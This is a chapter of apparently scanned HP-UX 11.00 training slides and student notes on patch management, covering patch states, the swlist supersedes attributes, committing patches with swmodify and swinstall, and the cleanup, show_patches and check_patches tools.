
Student Notes

The new **`patch_state`** attribute lists the current status of specified patches.

The possible values for the **`patch_state`** variable are:

APPLIED	When a patch is in this state, it indicates the patch is installed, it is a current patch (i.e. it has NOT been superceded), and the saved files are available in case the patch needs to be rolled off the system.
SUPERSEDED	When a patch is in this state, it indicates the patch has been made “obsolete” by a newer patch. It also means the patch cannot be removed from the system until the newer patch is first removed. Saved files are still available for patches in the SUPERSEDED state.
COMMITTED	When a patch is in this state, it indicates the saved files for the patch have been removed. This means the patch can NOT be removed from the system since there is no known previous set of files to restore.

16–4. SLIDE: New Attributes: `supersedes, superseded_by`



New Attributes: **supersedes, superseded_by**

- These two attributes now make it possible to view which patches supersede which other patches

- To answer the question " which patch superseded PHCO_13363 ?", the `-a superseded_by` can be used

```
# swlist -l patch -a superseded_by   PHCO_13363

# PHCO_13363
# PHCO_13363.UX-CORE      PHCO_17321.UX-CORE,l=/,r=1.0,a=HPUX_B.11.00_32/64,
   v=HP,fa=HP-UX_B.11.00_32/64
```

- The patches which PHCO_17321 can be viewed with the `-a supersedes` option

```
# swlist -l patch -a supersedes   PHCO_17321

# PHCO_17321.UX-CORE                PHCO_13363.UX-CORE,fr=*
```

Student Notes

In HP-UX 10.20, the patch history log was kept in the **`/var/adm/sw/patch/PATCH.log`** file. At HP-UX 11.00, this file is no longer needed (therefore no longer written to) due to patch history information being kept in the Installed Product Database (IPD).

With HP-UX 11.00 the attributes **`supersedes`** and **`superceded_by`** will display patch history information for a given patch.

If it is desired to list which newer patch superseded an older patch:


```
#  swlist –l patch –a superseded_by  <old_patch_name>
```

If it is desired to list all the older patches for which a new patch supersedes:

```
#  swlist –l patch –a supersedes  <new_patch_name>
```

16–5. SLIDE: Location of Roll-Back Files

Location of Roll-Back Files




Student Notes

The name of the directory in which the “roll-back” files (i.e. backout files) are stored changes from HP-UX 10.20 to HP-UX 11.00.

The name of the directory in HP-UX 10.x is **`/var/adm/sw/patch`**.

The name of the directory in HP-UX 11.00 is **`/var/adm/sw/save`**.

16–6. SLIDE: The `committed` Patch State



The **`committed`** Patch State

- Patches can be committed by using the **`swmodify`** command.

```
swmodify -x patch_commit=true PHCO_13363.\*
```

- It is possible to commit both superseded and applied patches.
- You must be root to commit patches.
- Under normal circumstances, patches can be removed because the "back out" files have been saved by swinstall in the **`/var/adm/sw/save`** directory.
- If you "commit" a patch; you have removed the "back out" files and can never remove the patch that you just committed.

Student Notes

When a patch is installed on HP-UX, the original files are saved prior to being overwritten by the patch. This is done so that if the patch needs to be removed, the system can be returned to the pre-patch state (prior to the patch being installed).

The location of the saved files is **`/var/adm/sw/save`**.


Many times, due to the quantity of patches and size of the saved files, the amount of disk space needed to store all the saved files can get very large. If it is known that a certain patch will not be removed, then the saved files associated with that patch can be removed through the new *commit* feature.

The commit feature allows the saved files to be removed for a particular patch, but it requires the system administrator to *commit* to always keeping the particular patch on the system.

The command to commit a specific patch, thereby freeing up disk space previously used by saved files is:

```
   #  swmodify –x patch_commit=true  <patch_name>
```

16–7. SLIDE: Patch Management with `swinstall`



Patch Management with **`swinstall`**

- Products and patches can be installed at the same time, as long as they are in the same depot:

```
swinstall -s <SourceDepot> -x autoreboot=true \
  -x autoselect_patches = true  <SoftwareSelections>
```

- Patches can be committed at install time using **`swinstall`**:

```
swinstall -s <SourceDepot> -x patch_commit=true  \
  <Patch_Selections>
```

Student Notes

Two new features of the **`swinstall`** command introduced with HP-UX 11.00 are:

- Automatic selection and installation of related-patches when a product is installed.. The patches need to reside in the same depot as the product in order for the automatic selection feature to succeed.

- The ability to perform patch committals during the installation of the patch, as opposed to using the **`swmodify`** command after the patch has been installed.

By default, on HP-UX 11.00, every time a SD product is installed, the depot containing that product is searched for any related patches corresponding to the product. If a related patch is found, the patch is automatically applied. If two patches for the product exist, then only the most current patch is applied.


To disable the automatic selection of patches, type:

```
# swinstall –s <depot> -x autoselect=false <SoftwareSelection>
```

By default, patches are NOT committed during the installation of the patch. This means that saved files are created in case the patch needs to be rolled-back. If it is desired to NOT have the saved files, then the patch can be committed during the installation by typing:

```
   # swinstall –s <depot> -x patch_commit=true <PatchSelection>
```

16–8. SLIDE: Additional Patch Management Tools



Additional Patch Management Tools

- The patch `PHCO_18519` provides four additional patch mgmt tools:

```
cleanup
show_patches
check_patches
remove_patches
```

- A similar patch tool set exist at 10.x in patch PHCO_12140.

Student Notes

Auxiliary patch management tools are available through the **`PHCO_18519`** patch. These additional tools perform a variety of different functions that may be useful when managing a large number of patches.

The additional tools in **`PHCO_18519`** include:


`cleanup` The **`cleanup`** tool performs removes 10.x patches from an 11.00 system, and removes superseded patches from existing depots.

`show_patches` The **`show_patches`** tool displays all the active or superseded patches on the system.

`check_patches` The **`check_patches`** tool checks for common problems and issues related to patch management.

`remove_patches` The **`remove_patches`** tool provides a mechanism for removing patches according to specific category tags.

16–9. SLIDE: The `cleanup` Tool at HP-UX 11.00



The **cleanup** Tool at HP-UX 11.00

- The **cleanup** tool performs two functions at 11.00:
  - It cleans up any remaining 10.x patches after upgrading a system to HP-UX 11.00. This should be executed after every upgrade from 10.x to 11.00.

    ```
    # cleanup -i
    ```

  - It cleans up any superseded patches in the same depot as the patch which supersedes it. This should be executed every time patches are added to a depot.

    ```
    # cleanup -d <depot>
    ```

Student Notes

The **cleanup** utility can perform two functions.


- First, it can be used to remove 10.x patches from the Installed Product Database after updating to HP-UX 11.00. The syntax for performing this function is:

  ```
  # cleanup –I
  ```

- Second, it can be used to remove patches from a software depot if the patches have been superseded by patches also available in the same depot. The syntax for performing this function is:

  ```
  # cleanup –d <depot_name>
  ```

16–10. SLIDE: The `show_patches` Tool



The **`show_patches`** Tool

- The **`show_patches`** tool displays all the *active* or *superseded* patches on the system
- To list all the active patches on the system:

```
# show_patches -a

Active               Patch
Patch                Description
----------           -----------------------------------------
PHCO_12555           ioinit patch
PHCO_12577           uucp(1) - fixes multiple hop test failure
PHCO_13205           dd(1) patch for block/unblock conversion
 . . .
```

- To list all the superseded patches on the system

```
# show_patches -s

Superseded            Patch
Patch                 Description
----------            ----------------------------------------
PHCO_13363            POSIX:sh patch
PHCO_13753            HP-UX Patch Tools and White Paper
PHCO_14084            csh(1) patch
 . . .
```


Student Notes

Since either active or superseded patches can be committed, it is not always clear using the **`swlist`** command whether a committed patch is active or superseded.

The **`show_patches`** tool displays all the active patches (committed and non-committed) or the all the superseded patches (committed and non-committed). The output from the **`show_patches`** command is in a easy-to-read formatted display.

The above slide shows two examples of the **`show_patches`** command: one example displaying all the active patches (**`-a`** option) and one example displaying all the superseded patches (**`-s`** option).

16–11. SLIDE: The `check_patches` Tool



The **check_patches** Tool

- The **check_patches** utility checks for common problems and issues related to patches on HP-UX 11.00. The utility checks for:
  - patches missing the SD-UX patch attributes (**-i** option)
  - patch object modules missing from archive libraries (**-o** opt)
  - patch filesets not in the configured state (**-s** option)
  - patch filesets that fail **swverify** (**-v** option)
- By default, **check_patches** performs all four checks.

Student Notes

The **check_patches** tool verifies the integrity of the SD components related to patch management. The tool checks for patches missing the SD patch attributes, patch routines missing from archive libraries, patch filesets not in the configured state, and patch filesets that fail **swverify**.

